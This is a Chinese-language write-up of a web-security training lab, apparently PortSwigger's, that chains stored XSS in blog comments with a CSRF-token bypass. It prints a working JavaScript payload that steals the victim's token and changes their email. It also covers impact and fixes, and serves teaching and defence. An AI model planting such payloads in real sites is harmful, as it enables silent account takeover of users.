

XSS 漏洞报告 (Lab3: 利用 XSS 绕过 CSRF 防御)

1. 漏洞名称

跨站脚本攻击 (XSS) — 组合利用绕过 CSRF 防御实现未授权操作

2. 漏洞等级

高危 (High)

3. 漏洞描述

该网站博客评论功能存在存储型 XSS 漏洞，同时用户个人中心的“修改邮箱”功能存在 CSRF 漏洞（仅依赖隐藏的 CSRF Token 进行防御，而未校验 Referer 或 Origin）。攻击者可通过存储型 XSS 注入一段恶意 JavaScript 代码，当管理员或其他用户浏览该评论时，代码会**自动、静默地**以受害者的身份请求 /my-account 页面，提取出页面的 CSRF Token，并利用该 Token 伪造请求，将受害者的邮箱修改为攻击者控制的邮箱。

4. 漏洞位置

XSS 注入点：博客评论功能 (Comment / 评论框)

恶意利用路径：GET /my-account (获取 Token) → POST /my-account/change-email (提交更改)

5. 漏洞复现过程

第一步：正常登录，准备攻击

使用平台提供的测试账号 wiener:peter 进行登录，进入个人主页。

图 1：正常登录实验账号




说明：登录普通账号，准备进行后续的 CSRF Token 提取及 XSS 注入工作。

第二步：源码审计，发现 CSRF 防御机制

进入“我的账户”页面，开启浏览器开发者工具（F12），查看页面的源代码（Elements）。

图 2：查看个人中心页面，发现隐藏的 CSRF 令牌



```
35     </div>
36   </section>
37 </div>
38 <!--LAB_HEADER_END-->
39 <div theme="">
40   <section class="maincontainer">
41     <div class="container is-page">
42       <header class="navigation-header">
43         <section class="top-links">
44           <a href="/>Home</a><p>|</p>
45           <a href="/my-account?id=wiener">My account</a><p>|</p>
46           <a href="/logout">Log out</a><p>|</p>
47         </section>
48       </header>
49       <header class="notification-header">
50     </header>
51     <h1>My Account</h1>
52     <div id=account-content>
53       <p>Your username is: wiener</p>
54       <p>Your email is: <span id="user-email">wiener@normal-user.net</span></p>
55       <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
56         <label>Email</label>
57         <input required type="email" name="email" value="">
58         <input required type="hidden" name="csrf" value="VjKear2Zdp6BPGdXdPd3G2xV4uz6cFIj">
59         <button class='button' type='submit'> Update email </button>
60       </form>
61     </div>
62   </div>
63 </section>
64 <div class="footer-wrapper">
65 </div>
66 </div>
67 </body>
68 </html>
69
```

说明：通过查看前端源码，发现修改邮箱的表单包含一个隐藏的 csrf 参数。后端通过验证这个动态 Token 来防御跨站请求。

第三步：构造恶意 XSS 注入脚本

为了绕过 CSRF 防御，攻击者编写的 XSS Payload 必须包含两步逻辑：第一步，自动向当前用户页面发送请求，抓取 Token；第二步，带着抓到的 Token 发送修改邮箱的 POST 请求。

构造的攻击脚本如下：

```
javascript
```

```
<script>
```

```
var req = new XMLHttpRequest();
```

```
req.onload = handleResponse;
```

```
req.open('get','/my-account',true);
```

```
req.send();
```

```
function handleResponse() {
```

```
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
```

```
    var changeReq = new XMLHttpRequest();
```


```
changeReq.open('post', '/my-account/change-email', true);

changeReq.send('csrf='+token+'&email=test@test.com')

};

</script>
```

图 3：在博客评论框中提交恶意 XSS Payload




说明：攻击者利用网站评论功能未过滤 XSS 标签的漏洞，将自动化攻击脚本存入服务器数据库。

第四步：触发攻击并完成实验

提交评论后，由于该 Payload 是存储型的，当任何人（包括实验环境自动模拟的受害者）加载该博客页面时，这段 JavaScript 代码会自动在受害者的浏览器中执行。

图 4：XSS 攻击触发成功，实验室已解决



说明：脚本执行后，页面在用户毫无感知的情况下，自动提取了受害者的 CSRF Token，并向服务端发送了修改邮箱的请求。靶场确认攻击成功，完成实验。

6. 漏洞原理

这是一个 **漏洞组合放大攻击（Chained Attack）** 的典型示例：

1. **根本起因**：网站存在存储型 XSS，允许用户执行任意 JavaScript 代码。
2. **逻辑利用**：网站仅依赖前端隐藏 Token 防 CSRF，且没有在服务端设置同源策略（如校验 Referer 头）。
3. **执行过程**：
 - 受害者浏览器加载恶意评论 → 触发 XSS。
 - XSS 脚本利用 XMLHttpRequest，以受害者身份悄悄请求 /my-account。
 - 脚本在返回的 HTML 中提取到受害者专属的 CSRF Token。
 - 脚本携带这个合法的 Token，以受害者身份发送 POST 请求，将受害者邮箱修改为攻击者的邮箱。

7. 漏洞影响

- **组合拳杀伤力极大**：即使网站安装了 CSRF 防御机制，只要存在 XSS，攻击者就能自动“提取”并“绕过”该防御。
- **账户接管风险**：如果攻击者修改了受害者绑定的邮箱，那么可以通过“找回密码”功能，直接重置受害者的密码，从而完全接管账户。

8. 修复建议

- ① **消除 XSS 漏洞（根源防御）**：严格对用户输入的评论内容进行 HTML 编码（过滤 <script> 等标签），彻底杜绝 XSS 的执行可能性。
- ② **加固 CSRF 防御（双层保险）**：除了使用 CSRF Token，后端接口必须强制校验 HTTP 请求头中的 Referer 和 Origin 字段，拒绝来自非本域的跨域请求。
- ③ **设置 HttpOnly 与 SameSite Cookie**：设置 Cookie 的 SameSite=Strict 属性，禁止第三方站点发起的请求携带用户身份凭证。

9. 工具

- **Google Chrome / Firefox**（浏览器开发者工具查看源码与 DOM 结构）
- **PortSwigger Web Security Academy**（靶场平台）